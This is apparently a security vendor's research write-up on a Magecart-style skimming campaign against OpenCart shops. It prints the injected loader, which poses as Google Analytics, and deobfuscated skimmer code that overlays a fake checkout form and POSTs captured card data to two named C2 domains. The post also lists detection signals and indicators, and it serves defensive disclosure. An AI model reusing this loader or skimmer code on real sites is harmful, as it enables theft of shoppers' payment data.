

TL;DR: OpenCart fake-checkout overlay with dual C2 skimmer
- The overlooked platform: Magento gets all the Magecart coverage. OpenCart runs thousands of East Asian stores with almost none of it, which is exactly why this campaign lived there. Attackers move to the platform your vendor list forgot.

- How it worked: The injected script disguised itself as Google Analytics or Tag Manager, Base64-decoded to /tagscart[.]shop/cdn/analytics.min.js, hid the real payment form, replaced it, then POSTed card data to both ultracart[.]shop and hxjet.pics as dual C2. cside flags anomalous script behavior like GA-mimicking loaders pulling from unusual domains before checkout renders.
- Do this now: If you run OpenCart or any non-Magento cart on East Asian traffic, do not assume Magecart skips you. Put runtime script inspection in front of checkout this week, or discover the skimmer months later when a €47,80 charge lands from an unknown vendor.
Short on time? See cside's in-browser Magecart and skimmer blocking. It covers everything below in one deployment.
We've detected a Magecart-style attack targeting the OpenCart CMS platform. The campaign seems to be focused on e-commerce websites in East Asia. Magecart has become a term used synonymously for client-side attacks, originating from Magento+ Cart.
How the script injection attack happened
The malicious script is injected directly into the website's landing page. It's hidden among legitimate third-party integrations like Facebook Pixel, Meta Pixel, and Google Tag Manager. Typical behavior for a client-side attack.
Here's the snippet that contained the injected malware:
<!-- End Facebook Pixel Code -->
<!-- Meta Pixel Code -->
<!-- Google Tag Manager -->
<script type="text/javascript">
(function(i,s,o,g,r,a,m){
    i['Google'+'Analytics'+'Objects']=r;
    a=s.createElement(g), m=s.getElementsByTagName(g)[0];
    if(i.location['href'].indexOf(i.atob(r)) > 0){
        a.async=1;
        a.src=''+i.atob(o);
        m.parentNode['insertBefore'](a,m);
        r=1;
    }
})(window,document,'Ly90YWdzY2FydC5zaG9wL2Nkbi9hbmFseXRpY3MubWluLmpz','script','L'+'w'+'='+'=', '//www.google-analytics[.]com/analytics.js','ga');
</script>
<!-- End Google Tag Manager -->
At first glance, it looks like a normal Google Analytics or Tag Manager integration, but it's not.
The Base64 decoded payload points to:
/tagscart[.]shop/cdn/analytics.min.js
Once this script loads:
- It creates a
- Sets its src to the malicious analytics.min.js.
- Injects into the page before any existing script tags.
Behavior of the malicious script
The script from /tagscart[.]shop/cdn/analytics.min.js was heavily obfuscated.
Some techniques used:
- Hexadecimal character references (0x... indexing)
- Array splitting and dynamic recombination (.split('|'))
- Dangerous use of eval() to execute dynamically decoded code
- Silent execution via try { onLoad(); } catch {}
After deobfuscation
Here are the most important parts:
// #################### C2 INFRASTRUCTURE ####################
var sAdsUrl1 = '//ultracart[.]shop/g.php';  // Malicious C2 server
var sAdsUrl2 = '//hxjet.pics/g.php';       // Backup C2 server

// #################### FAKE FORM INJECTION ####################
// Standard checkout flow injection
function onTimerStd() {
    // ... (omitted for brevity)
    var sHtml = '<div class="cctdQKvkR-form-container" style="..." id="ccAq1TBAY_form_main"> <!-- Fake payment form HTML --> </div>';
    vTargetBlocks.insertAdjacentHTML('beforeend', sHtml);  // Inject fake form

    // Input masking setup
    (new InputMask).Initialize(document.getElementsByName("payment[cc_number]"), {
        mask: "9999 9999 9999 99999999",  // Credit card formatting
        placeHolder: "Valid Card Number"
    });
    // ... similar for date and CVC fields
}

// #################### DATA CAPTURE EVENTS ####################
var vPaymentElements = ['payment[cc_number]', 'payment[date]', 'payment[cc_cid]'];
// Attach listeners to payment fields
for (var i = 0; i < vPaymentElements.length; ++i) {
    var hEl = document.getElementsByName(vPaymentElements[i])[0];
    if (hEl) {
        hEl.addEventListener('blur', mainListener);  // Capture when focus leaves field
        hEl.addEventListener('keydown', mainListener);  // Capture keystrokes
        hEl.addEventListener('paste', mainListener);  // Capture pasted data
    }
}

// #################### DATA VALIDATION ####################
function mainListener(e) {
    var iCodeLength = 3;
    try {
        if (document.getElementsByName('payment[cc_number]')[0].value[0] == '3')
            iCodeLength = 4  // Adjust validation for Amex cards
    } catch (e) {}


    // Validation checks before exfiltration
    if (document.getElementsByName('payment[cc_cid]')[0].value.length < iCodeLength)
        return;  // Require minimum CVC length
    if (document.getElementsByName('payment[date]')[0].value.length < 7)
        return;  // Require full expiry date

    // ... (data exfiltration logic)
}
// #################### DATA EXFILTRATION ####################
function sendData(sUrl, sData) {
    var xmlhttp = getXmlHttp();
    xmlhttp.open('POST', sUrl, true);
    xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xmlhttp.send('d=' + encodeURIComponent(sData) + '&m=' + iMethod.toString() + '&p=' + iPid.toString());
}

function mainListener(e) {
    // ... (validation checks)
    var sDump = JSON.stringify({
        "u": window.location.href,  // Capture current URL
        "f": vData  // Stolen form data
    });

    sDump = Base64.encode(sDump);  // Encode data
    iMethod = 1;
    sendData(sAdsUrl1, sDump);  // Send to first C2
    sendData(sAdsUrl2, sDump);  // Send to backup C2
}

// #################### FORM HIDING ####################
function onTimerStd() {
    // ... (after injection)
    var hDiv = document.getElementById('ccAq1TBAY_form_main');
    if (hDiv != null) {
        hDiv.style.display = 'none'  // Hide original payment form
    }
    // ... (show fake form)
}
Malicious functionality
- Fake payment form injection: It dynamically creates a fake credit card form (HTML + CSS).
- The fake form is injected on checkout pages.
- It monitors user input in fields like:payment[cc_number]
- payment[date]
- payment[cc_cid]
- Verifies that card fields look valid (e.g., CVC length, expiry date format).
- After validation, it Base64-encodes and captures the data (including current page URL) and sends it to://ultracart[.]shop/g.php
- //hxjet.pics/g.php
- The original payment form is hidden.
- The fake form is shown instead, styled to look legitimate.
- Implements a custom InputMask to make inputs "look" professional (e.g., auto-formatting credit card numbers).
Unexpected behavior
Unlike some traditional Magecart attacks, this third-party script does not copy from the clipboard. The users are forced to manually input card details. After the card data is entered, it immediately sends the information to the attacker's server. Then it hides the card payment form and asks the user to enter bank transaction details to capture additional sensitive information.
Fake payment page

Fake payment page after card input, rendering the bank detail page


Captured POST request to C2
Base64 data posted
Decoded payload
How we monitor the usage
To track the attack and see how the data is managed, used, or sold, we use canary tokens. Here's what we found:
In most cases, we see usage of the stolen card within the next few days. Here, it took several months.

In this example, we saw two. The first was a pay-by-phone transaction from the US on June 18th.

A second transaction was made for €47,80 to an unknown vendor.
Tracking these attacks gives us a better understanding of who is behind them and how these campaigns evolve.
Our detection platform flagged this attack using a combination of:
- Anomalous script behavior: Scripts pretending to be legitimate (Google Analytics / GTM) but pulling from unusual domains.
- Obfuscated JavaScript patterns: Use of dynamic eval, base64 decoding, and suspicious array manipulation.
- Form replacement detection: Watching for injected fake forms on known checkout flows.
Threat domain monitoring: tagscart[.]shop, ultracart[.]shop, and hxjet[.]pics were already flagged in our threat intel feeds
Closing notes
At cside, we continuously monitor third-party scripts and web assets to detect and prevent client-side attacks like this.
Our detection platform is designed to:
- Identify unauthorized script injections
- Analyze suspicious behavior in real-time
- Block attacks before sensitive customer data can be stolen
We help businesses protect customer trust by staying ahead of evolving client-side threats.



